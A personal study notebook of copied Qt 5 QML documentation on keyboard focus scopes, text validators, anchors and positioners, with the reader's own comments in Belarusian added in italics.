For very simple cases simply setting the focus property is sometimes sufficient. If we run the following example with [qmlscene](http://doc.qt.io/qt-5/qtquick-qmlscene.html), we see that the keyHandler type has active focus and pressing the A, B, or C keys modifies the text appropriately.

Rectangle {

color: "lightsteelblue"; width: 240; height: 25

Text { id: myText }

Item {

id: keyHandler

focus: true

Keys.onPressed: {

if (event.key == Qt.Key\_A)

myText.text = 'Key A was pressed'

else if (event.key == Qt.Key\_B)

myText.text = 'Key B was pressed'

else if (event.key == Qt.Key\_C)

myText.text = 'Key C was pressed'

}

}

}



However, were the above example to be used as a reusable or imported component, this simple use of the focus property is no longer sufficient.

To demonstrate, we create two instances of our previously defined component and set the first one to have focus. The intention is that when the A, B, or C keys are pressed, the first of the two components receives the event and responds accordingly.

The code that imports and creates two MyWidget instances:

//Window code that imports MyWidget

Rectangle {

id: window

color: "white"; width: 240; height: 150

Column {

anchors.centerIn: parent; spacing: 15

MyWidget {

focus: true //set this MyWidget to receive the focus

color: "lightblue"

}

MyWidget {

color: "palegreen"

}

}

}

The MyWidget code:

Rectangle {

id: widget

color: "lightsteelblue"; width: 175; height: 25; radius: 10; antialiasing: true

Text { id: label; anchors.centerIn: parent}

focus: true

Keys.onPressed: {

if (event.key == Qt.Key\_A)

label.text = 'Key A was pressed'

else if (event.key == Qt.Key\_B)

label.text = 'Key B was pressed'


else if (event.key == Qt.Key\_C)

label.text = 'Key C was pressed'

}

}

We want the first MyWidget object to have the focus, so we set its focus property to true. However, by running the code, we can confirm that the second widget receives the focus.



Looking at both MyWidget and window code, the problem is evident - there are three types that set the focus property to true. The two MyWidgets set the focus to true and the windowcomponent also sets the focus. Ultimately, only one type can have keyboard focus, and the system has to decide which type receives the focus. When the second MyWidget is created, it receives the focus because it is the last type to set its focus property to true.

This problem is due to visibility. The MyWidget component would like to have the focus, but it cannot control the focus when it is imported or reused. Likewise, the window component does not have the ability to know if its imported components are requesting the focus.

To solve this problem, QML introduces a concept known as a *focus scope*. For existing Qt users, a focus scope is like an automatic focus proxy. A focus scope is created by declaring the [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html) type.

In the next example, a [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html) type is added to the component, and the visual result shown.

FocusScope {

//FocusScope needs to bind to visual properties of the Rectangle

property alias color: rectangle.color

x: rectangle.x; y: rectangle.y

width: rectangle.width; height: rectangle.height

Rectangle {

id: rectangle

anchors.centerIn: parent

color: "lightsteelblue"; width: 175; height: 25; radius: 10; antialiasing: true

Text { id: label; anchors.centerIn: parent }

focus: true

Keys.onPressed: {

if (event.key == Qt.Key\_A)

label.text = 'Key A was pressed'

else if (event.key == Qt.Key\_B)

label.text = 'Key B was pressed'


else if (event.key == Qt.Key\_C)

label.text = 'Key C was pressed'

}

}

}



Conceptually *focus scopes* are quite simple.

* Within each focus scope one object may have Item::focus set to true. If more than one [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) has the focusproperty set, the last type to set the focus will have the focus and the others are unset, similar to when there are no focus scopes.
* When a focus scope receives active focus, the contained type with focus set (if any) also gets the active focus. If this type is also a [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html), the proxying behavior continues. Both the focus scope and the sub-focused item will have the activeFocus property set.

Note that, since the [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html) type is not a visual type, the properties of its children need to be exposed to the parent item of the [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html). Layouts and positioning types will use these visual and styling properties to create the layout. In our example, the Column type cannot display the two widgets properly because the [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html) lacks visual properties of its own. The MyWidget component directly binds to the rectangle properties to allow the Column type to create the layout containing the children of the [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html).

So far, the example has the second component statically selected. It is trivial now to extend this component to make it clickable, and add it to the original application. We still set one of the widgets as focused by default. Now, clicking either MyClickableWidget gives it focus and the other widget loses the focus.

The code that imports and creates two MyClickableWidget instances:

Rectangle {

id: window

color: "white"; width: 240; height: 150

Column {

anchors.centerIn: parent; spacing: 15

MyClickableWidget {

focus: true //set this MyWidget to receive the focus

color: "lightblue"

}

MyClickableWidget {

color: "palegreen"

}

}

}

The MyClickableWidget code:

FocusScope {

id: scope

//FocusScope needs to bind to visual properties of the children

property alias color: rectangle.color

x: rectangle.x; y: rectangle.y

width: rectangle.width; height: rectangle.height

Rectangle {

id: rectangle

anchors.centerIn: parent

color: "lightsteelblue"; width: 175; height: 25; radius: 10; antialiasing: true

Text { id: label; anchors.centerIn: parent }

focus: true

Keys.onPressed: {

if (event.key == Qt.Key\_A)

label.text = 'Key A was pressed'

else if (event.key == Qt.Key\_B)

label.text = 'Key B was pressed'

else if (event.key == Qt.Key\_C)


label.text = 'Key C was pressed'

}

}

MouseArea { anchors.fill: parent; onClicked: { scope.focus = true } }

}



*Intbu better portability using focus scope.*

When a QML [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) explicitly relinquishes focus (by setting its focus property to false while it has active focus), the system does not automatically select another type to receive focus. That is, it is possible for there to be no currently active focus.

See [Qt Quick Examples - Key Interaction](http://doc.qt.io/qt-5/qtquick-keyinteraction-example.html) for a demonstration of moving keyboard focus between multiple areas using [FocusScope](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html) types.

#### Advanced Uses of Focus Scopes

Focus scopes allow focus to allocation to be easily partitioned. *Intbu translation.* Several QML items use it to this effect.

[ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html), for example, is itself a focus scope. Generally this isn't noticeable as [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) doesn't usually have manually added visual children. By being a focus scope, [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) can focus the current list item without worrying about how that will effect the rest of the application. *Intbu this advantage. What can be in other cases?* This allows the current item delegate to react to key presses.

This contrived example shows how this works. Pressing the Return key will print the name of the current list item.

Rectangle {

color: "lightsteelblue"; width: 100; height: 50

ListView {

anchors.fill: parent

focus: true

model: ListModel {

ListElement { name: "Bob" }

ListElement { name: "John" }

ListElement { name: "Michael" }

}

delegate: FocusScope {

width: childrenRect.width; height: childrenRect.height

x:childrenRect.x; y: childrenRect.y

TextInput {

focus: true

text: name

Keys.onReturnPressed: console.log(name)

}

}

}

}



While the example is simple, there is a lot going on behind the scenes. *Разнавіднасць з’явы з пункту гледжання супастаўлення знешняга бачання і ўнутранай структуры. Аспекты траз.* Whenever the current item changes, the [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) sets the delegate's Item::focus property. As the [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) is a focus scope, this doesn't affect the rest of the application. However, if the [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) itself has active focus this causes the delegate itself to receive active focus. In this example, the root type of the delegate is also a focus scope, which in turn gives active focus to the Text type that actually performs the work of handling the Return key.

All of the QML view classes, such as [PathView](http://doc.qt.io/qt-5/qml-qtquick-pathview.html) and [GridView](http://doc.qt.io/qt-5/qml-qtquick-gridview.html), behave in a similar manner to allow key handling in their respective delegates.

*Не да канца зразумеў значэнне гэтага тыпа… Наступная задача для мяне пакуль што не вырашана, акрамя як праз ланцужок паведамленняў: як запусціць дзве анімацыі пры націсканні адной кнопкі?*

*Я перачытаў пра FocusScope і зразумеў. У прыкладзе, што паказвалі спачатку, праблема была наступнай. У прыватным тыпе, створаным у прыватным .qml файле, заўжды фокус усталёўваецца ў праўду. Аднак калі мы ствараем два аб’екты прыватнага тыпу ў іншым кантэксце, устанаўліваючы толькі для першага фокус = праўда, мы можам не падазраваць, што і ў другім ён таксама з’яўляецца праўдай. Так што фокус аказваецца на тыпе, пра які мы не падазраем. Калі ж мы абрамляем гэты тып у FocuesScope, то мы ў любым кантэксце можам кіраваць тым, на якім элеменце знаходзіцца фокус.*

*У дургім прыкладзе я замяніў клавішу ретурн на клавішц 1, бо былі праблемы. Там сітуацыя такая. Калі дэлегат абвяшчаецца як фокусСкоуп, то пэўныя маніпуляцыі з ім не ўплываюць не перавод фокуса на цяперашні элемент спіса. Дапусцім, што ў прылажэнні ёсць іншы элемент, які мае фокус. Калі карыстальнік выяўна не перавядзе курсор на спіс, але спіс пэўным чынам зменіцца, напрыклад, калі ён дынамічна абнаўляецца ў фонавым рэжыме, то калі б не было тыпа фокусСкоуп, то фокус пастаянна пераводзіўся бы на спіс.*

### *Тыпы*

|  |  |  |
| --- | --- | --- |
| *Тып* | *апісанне* | *url* |
| *FocusScope* | *Focus scopes assist in keyboard focus handling when building reusable QML components. All the details are covered in the*[*keyboard focus documentation*](http://doc.qt.io/qt-5/qtquick-input-focus.html)*.* | [*http://doc.qt.io/qt-5/qml-qtquick-focusscope.html#details*](http://doc.qt.io/qt-5/qml-qtquick-focusscope.html#details) |
| *Keys* | *Provides key handling to Items.*  *All visual primitives support key handling via the Keys attached property. Keys can be handled via the onPressed and onReleased signal properties.*  *…* | [*http://doc.qt.io/qt-5/qml-qtquick-keys.html*](http://doc.qt.io/qt-5/qml-qtquick-keys.html) |
| *KeyNavigation* | *Supports key navigation by arrow keys.*  *Key-based user interfaces commonly allow the use of arrow keys to navigate between focusable items. The* [*KeyNavigation*](http://doc.qt.io/qt-5/qml-qtquick-keynavigation.html) *attached property enables this behavior by providing a convenient way to specify the item that should gain focus when an arrow or tab key is pressed.*  *…*  *Там далей ідзе апісанне. Мы ў дадзеным тыпе вызначаем гэту далучаную ўласцівасць, дзе пазначаем які элемент павінен стаць актыўным пры націсканні той ці іншай стрэлкі.* | [*http://doc.qt.io/qt-5/qml-qtquick-keynavigation.html*](http://doc.qt.io/qt-5/qml-qtquick-keynavigation.html) |

[*http://doc.qt.io/qt-5/qtquick-input-textinput.html*](http://doc.qt.io/qt-5/qtquick-input-textinput.html)

### Qt Quick Text Input Handling and Validators

#### Text Visual Types

Qt Quick provides several types to display text onto the screen. The [Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) type will display formatted text onto the screen, the [TextEdit](http://doc.qt.io/qt-5/qml-qtquick-textedit.html) type will place a multiline line edit onto the screen, and the [TextInput](http://doc.qt.io/qt-5/qml-qtquick-textinput.html) will place a single editable line field onto the screen.

To learn more about their specific features and properties, visit their respective documentation.

#### Validating Input Text

The *validator* types enforce the type and format of [TextInput](http://doc.qt.io/qt-5/qml-qtquick-textinput.html) objects.

Column {

spacing: 10

Text {

text: "Enter a value from 0 to 2000"

}

TextInput {

focus: true

validator: IntValidator { bottom:0; top: 2000}

}

}

The validator types bind to TextInput's validator property.

Column {

spacing: 10

Text {

text: "Which basket?"

}

TextInput {

focus: true

validator: RegExpValidator { regExp: /fruit basket/ }

}

}

The regular expression in the snippet will only allow the inputted text to be fruit basket.

Note that QML parses JavaScript regular expressions, while Qt's [QRegExp](http://doc.qt.io/qt-5/qregexp.html) class' regular expressions are based on Perl regular expressions.

[*http://doc.qt.io/qt-5/qml-qtquick-textinput.html#validator-prop*](http://doc.qt.io/qt-5/qml-qtquick-textinput.html#validator-prop)

|  |
| --- |
| validator : Validator |

Allows you to set a validator on the [TextInput](http://doc.qt.io/qt-5/qml-qtquick-textinput.html). When a validator is set the [TextInput](http://doc.qt.io/qt-5/qml-qtquick-textinput.html) will only accept input which leaves the text property in an acceptable or intermediate state. The accepted signal will only be sent if the text is in an acceptable state when enter is pressed.

Currently supported validators are [IntValidator](http://doc.qt.io/qt-5/qml-qtquick-intvalidator.html), [DoubleValidator](http://doc.qt.io/qt-5/qml-qtquick-doublevalidator.html) and [RegExpValidator](http://doc.qt.io/qt-5/qml-qtquick-regexpvalidator.html). An example of using validators is shown below, which allows input of integers between 11 and 31 into the text input:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html) 2.0

TextInput{

validator: IntValidator{bottom: 11; top: 31;}

focus: true

}

[*http://doc.qt.io/qt-5/qtquick-positioning-topic.html*](http://doc.qt.io/qt-5/qtquick-positioning-topic.html)

## Important Concepts In Qt Quick - Positioning

Visual items in QML can be positioned in a variety of ways. The most important positioning-related concept is that of anchoring, a form of relative positioning where items can be anchored (or attached) to each other at certain boundaries. Other positioning concepts include absolute positioning, positioning with coordinate bindings, positioners, and layouts.

### Manual Positioning

Items can be positioned manually. If the user-interface is going to be static, manual positioning provides the most efficient form of positioning.

In any user-interface, the visual types exist at a particular location in the screen coordinates at any instant in time. While fluidly animated and dynamic user-interfaces are a major focus of Qt Quick, statically-positioned user interfaces are still a viable option. What's more, if the position of those types does not change, it can often be more performant to specify the position manually than to use the more dynamic positioning methods documented in proceeding sections.

In Qt Quick, every visual object is positioned within the [coordinate system](http://doc.qt.io/qt-5/qtquick-visualcanvas-coordinates.html) provided by the Qt Quick visual canvas. As described in that document, the x and y coordinates of a visual object are relative to those of its visual parent, with the top-left corner having the coordinate (0, 0).

Thus, the following example will display two rectangles positioned manually:

|  |  |
| --- | --- |
| *import QtQuick 2.0*  *Item {*  *width: 200*  *height: 200*  *Rectangle {*  *x: 50*  *y: 50*  *width: 100*  *height: 100*  *color: "green"*  *}*  *Rectangle {*  *x: 100*  *y: 100*  *width: 50*  *height: 50*  *color: "yellow"*  *}*  *}* |  |

### Positioning With Bindings

Items may also be positioned by assigning binding expressions to the properties associated with their location in the visual canvas. This type of positioning is the most highly dynamic, however some performance cost is associated with positioning items in this manner.

The position and dimensions of a visual object can also be set through property bindings. This has the advantage that the values will automatically be updated as the dependencies of the bindings change. For example, the width of one Rectangle might depend on the width of the Rectangle next to it.

While bindings provide a very flexible and intuitive way of creating dynamic layouts, it should be noted that there is some performance cost associated with them, and where possible, pristine Anchor layouts should be preferred.

### Anchors

Anchors allows an item to be placed either adjacent to or inside of another, by attaching one or more of the item's anchor-points (boundaries) to an anchor-point of the other. These anchors will remain even if the dimensions or location of one of the items changes, allowing for highly dynamic user-interfaces.

A visual object can be thought of as having various anchor-points (or more correctly, anchor-lines). Other items can be anchored to those points, which means that as any object changes, the other objects which are anchored to it will adjust automatically to maintain the anchoring.

Qt Quick provides anchors as a top-level concept. See the documentation about [positioning with anchors](http://doc.qt.io/qt-5/qtquick-positioning-anchors.html) for in-depth information on the topic.

It is important to note that anchor-based layouts are generally far more performant than binding-based layouts, if pristine. A "pristine" anchor layout is one which uses only anchors (with object nesting) to determine the positioning, whereas a "contaminated" anchor layout is one which uses both anchoring and bindings (either on position-related [x,y] properties or on dimension-related [width,height] properties) to determine the position.

### Positioners

Qt Quick also provides some built-in positioner items. For many use cases, the best positioner to use is a simple grid, row, or column, and Qt Quick provides items which will position children in these formations in the most efficient manner possible. See the documentation on [item positioners types](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html) for more information about utilizing pre-defined positioners.

### Layouts

From Qt 5.1, the module [Qt Quick Layouts](http://doc.qt.io/qt-5/qtquicklayouts-index.html) can also be used to arrange Qt Quick items in a user interface. Unlike positioners, the types in Qt Quick Layouts manage both the positions and sizes of items in a declarative interface. They are well suited for resizable user interfaces.

### Right-To-Left Support


The directionality of the written form of a language often has a great impact on how the visual types of a user-interface should be positioned. Qt Quick supports right-to-left positioning of types through the predefined-layouts as well as right-to-left text layouts.

Please see the documentation about [right-to-left support in Qt Quick](http://doc.qt.io/qt-5/qtquick-positioning-righttoleft.html) for in-depth information on the topic. *Я гэта пакуль чытаць не буду, бо мне непатрэбна.*

[*http://doc.qt.io/qt-5/qtquick-positioning-anchors.html*](http://doc.qt.io/qt-5/qtquick-positioning-anchors.html)

### Positioning with Anchors

In addition to the more traditional [Grid](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#grid), [Row](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#row), and [Column](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#column), Qt Quick also provides a way to layout items using the concept of *anchors*. Each item can be thought of as having a set of 7 invisible "anchor lines": [left](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.left-prop), [horizontalCenter](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.horizontalCenter-prop), [right](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.right-prop), [top](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.top-prop), [verticalCenter](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.verticalCenter-prop), [baseline](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.baseline-prop), and [bottom](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.bottom-prop).



The baseline (not pictured above) corresponds to the imaginary line on which text would sit. For items with no text it is the same as *top*.

The Qt Quick anchoring system allows you to define relationships between the anchor lines of different items. For example, you can write:

Rectangle { id: rect1; ... }

Rectangle { id: rect2; anchors.left: rect1.right; ... }


In this case, the left edge of *rect2* is bound to the right edge of *rect1*, producing the following:



You can specify multiple anchors. For example:

Rectangle { id: rect1; ... }

Rectangle { id: rect2; anchors.left: rect1.right; anchors.top: rect1.bottom; ... }



By specifying multiple horizontal or vertical anchors you can control the size of an item. Below, *rect2* is anchored to the right of *rect1* and the left of *rect3*. If either of the blue rectangles are moved, *rect2* will stretch and shrink as necessary:

Rectangle { id: rect1; x: 0; ... }

Rectangle { id: rect2; anchors.left: rect1.right; anchors.right: rect3.left; ... }


Rectangle { id: rect3; x: 150; ... }



There are also some convenience anchors. anchors.fill is a convenience that is the same as setting the left,right,top and bottom anchors to the left,right,top and bottom of the target item. anchors.centerIn is another convenience anchor, and is the same as setting the verticalCenter and horizontalCenter anchors to the verticalCenter and horizontalCenter of the target item.

#### Anchor Margins and Offsets

The anchoring system also allows *margins* and *offsets* to be specified for an item's anchors. Margins specify the amount of empty space to leave to the outside of an item's anchor, while offsets allow positioning to be manipulated using the center anchor lines. An item can specify its anchor margins individually through [leftMargin](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.leftMargin-prop), [rightMargin](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.rightMargin-prop), [topMargin](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.topMargin-prop) and [bottomMargin](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.bottomMargin-prop), or use [anchors.margins](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.margins-prop) to specify the same margin value for all four edges. Anchor offsets are specified using [horizontalCenterOffset](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.horizontalCenterOffset-prop), [verticalCenterOffset](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.verticalCenterOffset-prop) and [baselineOffset](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.baselineOffset-prop).




The following example specifies a left margin:

Rectangle { id: rect1; ... }

Rectangle { id: rect2; anchors.left: rect1.right; anchors.leftMargin: 5; ... }

In this case, a margin of 5 pixels is reserved to the left of *rect2*, producing the following:



**Note:** Anchor margins only apply to anchors; they are *not* a generic means of applying margins to an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html). If an anchor margin is specified for an edge but the item is not anchored to any item on that edge, the margin is not applied.

#### Changing Anchors

Qt Quick provides the [AnchorChanges](http://doc.qt.io/qt-5/qml-qtquick-anchorchanges.html) type for specifying the anchors in a state.

State {

name: "anchorRight"

AnchorChanges {

target: rect2

anchors.right: parent.right

anchors.left: undefined //remove the left anchor

}

}

[AnchorChanges](http://doc.qt.io/qt-5/qml-qtquick-anchorchanges.html) can be animated using the [AnchorAnimation](http://doc.qt.io/qt-5/qml-qtquick-anchoranimation.html) type.

Transition {

AnchorAnimation {} //animates any AnchorChanges in the corresponding state change

}

Anchors can also be changed imperatively within JavaScript. However, these changes should be carefully ordered, or they may produce unexpected outcomes. The following example illustrates the issue:

|  |  |
| --- | --- |
| //bad code  Rectangle {  width: 50  anchors.left: parent.left  function reanchorToRight() {  anchors.right = parent.right  anchors.left = undefined  }  } |  |

When reanchorToRight is called, the function first sets the right anchor. At that point, both left and right anchors are set, and the item will be stretched horizontally to fill its parent. When the left anchor is unset, the new width will remain. Thus when updating anchors within JavaScript, you should first unset any anchors that are no longer required, and only then set any new anchors that are required, as shown below: *// example explanation //*

|  |  |
| --- | --- |
| Rectangle {  width: 50  anchors.left: parent.left  function reanchorToRight() {  anchors.left = undefined  anchors.right = parent.right  }  } |  |

*// Тут вельмі важны парадак //*

Because the evaluation order of bindings is not defined, it is not recommended to change anchors via conditional bindings, as this can lead to the ordering issue described above. In the following example the Rectangle will eventually grow to the full width of its parent, because both left and right anchors will be simultaneously set during binding update.

//bad code

Rectangle {

width: 50; height: 50

anchors.left: state == "right" ? undefined : parent.left;

anchors.right: state == "right" ? parent.right : undefined;

}

This should be rewritten to use [AnchorChanges](http://doc.qt.io/qt-5/qml-qtquick-anchorchanges.html) instead, as [AnchorChanges](http://doc.qt.io/qt-5/qml-qtquick-anchorchanges.html) will automatically handle ordering issues internally. *// //*

#### Restrictions

For performance reasons, you can only anchor an item to its siblings and direct parent. For example, the following anchor is invalid and would produce a warning:

//bad code

Item {

id: group1

Rectangle { id: rect1; ... }

}

Item {

id: group2

Rectangle { id: rect2; anchors.left: rect1.right; ... } // invalid anchor!

}

Also, anchor-based layouts cannot be mixed with absolute positioning. If an item specifies its [x](http://doc.qt.io/qt-5/qml-qtquick-item.html#x-prop) position and also sets [anchors.left](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.left-prop), or anchors its left and right edges but additionally sets a [width](http://doc.qt.io/qt-5/qml-qtquick-item.html#width-prop), the result is undefined, as it would not be clear whether the item should use anchoring or absolute positioning. The same can be said for setting an item's [y](http://doc.qt.io/qt-5/qml-qtquick-item.html#y-prop) and [height](http://doc.qt.io/qt-5/qml-qtquick-item.html#height-prop) with [anchors.top](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.top-prop) and [anchors.bottom](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.bottom-prop), or setting [anchors.fill](http://doc.qt.io/qt-5/qml-qtquick-item.html#anchors.fill-prop) as well as [width](http://doc.qt.io/qt-5/qml-qtquick-item.html#width-prop) or [height](http://doc.qt.io/qt-5/qml-qtquick-item.html#height-prop). The same applies when using positioners such as Row and Grid, which may set the item's [x](http://doc.qt.io/qt-5/qml-qtquick-item.html#x-prop) and [y](http://doc.qt.io/qt-5/qml-qtquick-item.html#y-prop) properties. If you wish to change from using anchor-based to absolute positioning, you can clear an anchor value by setting it to undefined.

[*http://doc.qt.io/qt-5/qtquick-positioning-layouts.html*](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html)

### Item Positioners

Positioner items are container items that manage the positions of items in a declarative user interface. Positioners behave in a similar way to the [layout managers](http://doc.qt.io/qt-5/qtwidgets-index.html) used with standard Qt widgets, except that they are also containers in their own right.

Positioners make it easier to work with many items when they need to be arranged in a regular layout.


[Qt Quick Layouts](http://doc.qt.io/qt-5/qtquicklayouts-index.html) can also be used to arrange Qt Quick items in a user interface. They manage both the positions and the sizes of items on a declarative user interface, and are well suited for resizable user interfaces.

#### Positioners

A set of standard positioners are provided in the basic set of Qt Quick graphical types:

|  |  |
| --- | --- |
| [LayoutMirroring](http://doc.qt.io/qt-5/qml-qtquick-layoutmirroring.html) | Property used to mirror layout behavior |
| [Column](http://doc.qt.io/qt-5/qml-qtquick-column.html) | Positions its children in a column |
| [Flow](http://doc.qt.io/qt-5/qml-qtquick-flow.html) | Positions its children side by side, wrapping as necessary |
| [Grid](http://doc.qt.io/qt-5/qml-qtquick-grid.html) | Positions its children in grid formation |
| [Positioner](http://doc.qt.io/qt-5/qml-qtquick-positioner.html) | Provides attached properties that contain details on where an item exists in a positioner |
| [Row](http://doc.qt.io/qt-5/qml-qtquick-row.html) | Positions its children in a row |

##### Column



[Column](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#column) items are used to vertically arrange items. The following example uses a Column item to arrange three [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) items in an area defined by an outer [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html). The [spacing](http://doc.qt.io/qt-5/qml-qtquick-column.html#spacing-prop) property is set to include a small amount of space between the rectangles.

import QtQuick 2.0

Item {

width: 310; height: 170

Column {

anchors.horizontalCenter: parent.horizontalCenter

anchors.verticalCenter: parent.verticalCenter

spacing: 5

Rectangle { color: "lightblue"; radius: 10.0

width: 300; height: 50

Text { anchors.centerIn: parent

font.pointSize: 24; text: "Books" } }

Rectangle { color: "gold"; radius: 10.0

width: 300; height: 50

Text { anchors.centerIn: parent

font.pointSize: 24; text: "Music" } }

Rectangle { color: "lightgreen"; radius: 10.0

width: 300; height: 50

Text { anchors.centerIn: parent

font.pointSize: 24; text: "Movies" } }

}

}

Note that, since Column inherits directly from Item, any background color must be added to a parent Rectangle, if desired.

##### Row



[Row](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#row) items are used to horizontally arrange items. The following example uses a Row item to arrange three rounded [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) items in an area defined by an outer colored Rectangle. The [spacing](http://doc.qt.io/qt-5/qml-qtquick-row.html#spacing-prop) property is set to include a small amount of space between the rectangles.

We ensure that the parent Rectangle is large enough so that there is some space left around the edges of the horizontally centered Row item.

import QtQuick 2.0

Rectangle {

width: 320; height: 110

color: "#c0c0c0"

Row {

anchors.horizontalCenter: parent.horizontalCenter

anchors.verticalCenter: parent.verticalCenter

spacing: 5

Rectangle { width: 100; height: 100; radius: 20.0

color: "#024c1c" }

Rectangle { width: 100; height: 100; radius: 20.0

color: "#42a51c" }

Rectangle { width: 100; height: 100; radius: 20.0

color: "white" }

}

}

##### Grid



[Grid](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#grid) items are used to place items in a grid or table arrangement. The following example uses a Grid item to place four [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) items in a 2-by-2 grid. As with the other positioners, the spacing between items can be specified using the [spacing](http://doc.qt.io/qt-5/qml-qtquick-grid.html#spacing-prop) property.

import QtQuick 2.0

Rectangle {

width: 112; height: 112

color: "#303030"

Grid {

anchors.horizontalCenter: parent.horizontalCenter

anchors.verticalCenter: parent.verticalCenter

columns: 2

spacing: 6

Rectangle { color: "#aa6666"; width: 50; height: 50 }

Rectangle { color: "#aaaa66"; width: 50; height: 50 }

Rectangle { color: "#9999aa"; width: 50; height: 50 }

Rectangle { color: "#6666aa"; width: 50; height: 50 }



}

}

There is no difference between horizontal and vertical spacing inserted between items, so any additional space must be added within the items themselves.

Any empty cells in the grid must be created by defining placeholder items at the appropriate places in the Grid definition.

##### Flow



[Flow](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#flow) items are used to place items like words on a page, with rows or columns of non-overlapping items.

Flow items arrange items in a similar way to [Grid](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#grid) items, with items arranged in lines along one axis (the minor axis), and lines of items placed next to each other along another axis (the major axis). The direction of flow, as well as the spacing between items, are controlled by the [flow](http://doc.qt.io/qt-5/qml-qtquick-flow.html#flow-prop) and [spacing](http://doc.qt.io/qt-5/qml-qtquick-flow.html#spacing-prop) properties.

The following example shows a Flow item containing a number of [Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) child items. These are arranged in a similar way to those shown in the screenshots.

import QtQuick 2.0

Rectangle {

color: "lightblue"

width: 300; height: 200

Flow {

anchors.fill: parent

anchors.margins: 4

spacing: 10

Text { text: "Text"; font.pixelSize: 40 }

Text { text: "items"; font.pixelSize: 40 }

Text { text: "flowing"; font.pixelSize: 40 }

Text { text: "inside"; font.pixelSize: 40 }

Text { text: "a"; font.pixelSize: 40 }

Text { text: "Flow"; font.pixelSize: 40 }

Text { text: "item"; font.pixelSize: 40 }

}

}

The main differences between the Grid and Flow positioners are that items inside a Flow will wrap when they run out of space on the minor axis, and items on one line may not be aligned with items on another line if the items do not have uniform sizes. As with Grid items, there is no independent control of spacing between items and between lines of items.

### Other Ways to Position Items

There are several other ways to position items in a user interface. In addition to the basic technique of specifying their coordinates directly, they can be positioned relative to other items with [anchors](http://doc.qt.io/qt-5/qtquick-positioning-anchors.html), or used with [QML Data Models](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#qml-data-models) such as [VisualItemModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#visualitemmodel).

